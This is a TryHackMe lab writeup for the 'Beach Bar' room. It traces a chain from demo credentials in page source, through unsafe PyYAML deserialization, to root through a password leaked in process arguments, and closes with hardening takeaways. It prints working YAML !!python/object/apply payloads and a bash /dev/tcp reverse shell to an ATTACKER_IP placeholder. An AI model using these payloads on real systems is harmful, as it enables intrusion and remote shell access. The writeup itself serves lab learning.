Writeups // Article
Beach Bar | TryHackMe Room Writeup
A beginner-friendly walkthrough of Beach Bar, a TryHackMe Linux challenge involving exposed credentials, unsafe YAML deserialization, and a password leaked through a root process.
Walkthrough quick reference
Distinctive clues, files, accounts, and techniques covered in this solution:
- dj:dj
- !!python/object/apply
- bartender
- jukeboxd.py
- /proc/<PID>/cmdline
Welcome to my writeup for the TryHackMe room Beach Bar, part of the Hacker Holidays series. This Linux challenge began with credentials hidden in a page-source comment, moved into remote code execution through unsafe YAML deserialization, and ended with a password exposed in a root process’s command line.
Spoiler warning: This walkthrough reveals the room’s solution path, but both flags are masked.

The room’s objectives were simple:
- find the user flag;
- find the root flag.
Finding the DJ Login
The machine opened on a login form for the beach bar’s DJ booth.


I initially tried a few simple username and password combinations, followed by some basic SQL injection payloads. None of them worked. I should have begun with one of the quickest web-enumeration checks: viewing the page source.
Inside an HTML comment was a staff note explaining that the demo DJ login was still enabled. It also disclosed the credentials directly:
Username: dj
Password: dj
Signing in with dj:dj opened the jukebox dashboard. It showed the current set and, more importantly, offered Import and Export functions for playlists.

Investigating the Playlist Import
Exporting the current playlist downloaded a YAML file, while the Import page accepted either pasted YAML or an uploaded .yml file. At first, I suspected a conventional file-upload vulnerability. Uploading a file did not make it accessible anywhere, however, so I focused on what the application did with the file’s contents instead.
After an import, the page displayed the parsed playlist as a Python-like object representation rather than treating the input as plain text.

That behavior suggested that the server was deserializing the YAML. PyYAML supports Python-specific tags which can construct or invoke Python objects. Those tags become dangerous when an application parses untrusted input with an unsafe loader instead of safe_load() or SafeLoader.
I tested that theory with a small command-execution payload:
!!python/object/apply:subprocess.check_output
- ["id"]
The imported result contained the output of id:
uid=1001(bartender) gid=1001(bartender) groups=1001(bartender)

This confirmed arbitrary command execution as the bartender user.
Getting a Reverse Shell
I started a listener on my attack machine:
nc -lvnp 4444
I then replaced the harmless id command with a Bash reverse shell. The screenshots use my lab address, but the reusable form of the payload is:
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1'"

Loading the playlist caused the server to connect back to my listener and gave me a shell as bartender.


I enumerated the home directories and found the first flag in /home/bartender/user.txt:
ls /home
ls /home/bartender
cat /home/bartender/user.txt
Privilege Escalation
The privilege-escalation path took me considerably longer to find, though it was stupidly simple in hindsight. I eventually transferred and ran linPEAS, which drew my attention to the target’s running processes.
A Python service named jukeboxd.py was running as root. More importantly, its command line included the root password in plaintext. The same information can be inspected manually with a command such as:
ps aux

Process arguments are normally visible to other local users on Linux. Passing a secret as a command-line argument therefore exposes it through tools such as ps and often through /proc/<PID>/cmdline as well.

With the leaked password, I switched to the root account:
su root
whoami
cat /root/root.txt
whoami returned root, and the second flag was waiting in /root/root.txt.
Why the Exploit Chain Worked
The room combined three separate security mistakes:
Credentials left in HTML source
              ↓
Authenticated playlist importer
              ↓
Unsafe YAML deserialization
              ↓
Command execution as bartender
              ↓
Root password visible in a process command
              ↓
Root access
The first issue exposed an account, but the account alone did not provide shell access. The second issue turned access to the playlist importer into arbitrary command execution. The final issue converted a low-privileged shell into full control of the host.
Takeaways
Beach Bar reinforced a practical enumeration and hardening checklist:
- inspect page source, comments, scripts, and network requests before attempting more complicated attacks;
- never leave demo credentials in production code, even inside comments;
- treat deserialization of user-controlled data as a high-risk operation;
- use
yaml.safe_load()orSafeLoaderwhen PyYAML only needs to parse standard data types; - do not pass passwords, API keys, or other secrets as process arguments;
- inspect running processes during Linux privilege-escalation enumeration;
- rotate any credential that has been exposed, rather than merely hiding it later.
The biggest lesson is that apparently small shortcuts can form a complete compromise when chained together. A forgotten demo login exposed the importer, the importer executed attacker-controlled Python objects, and a secret on a root command line removed the last privilege boundary.
And we’re done!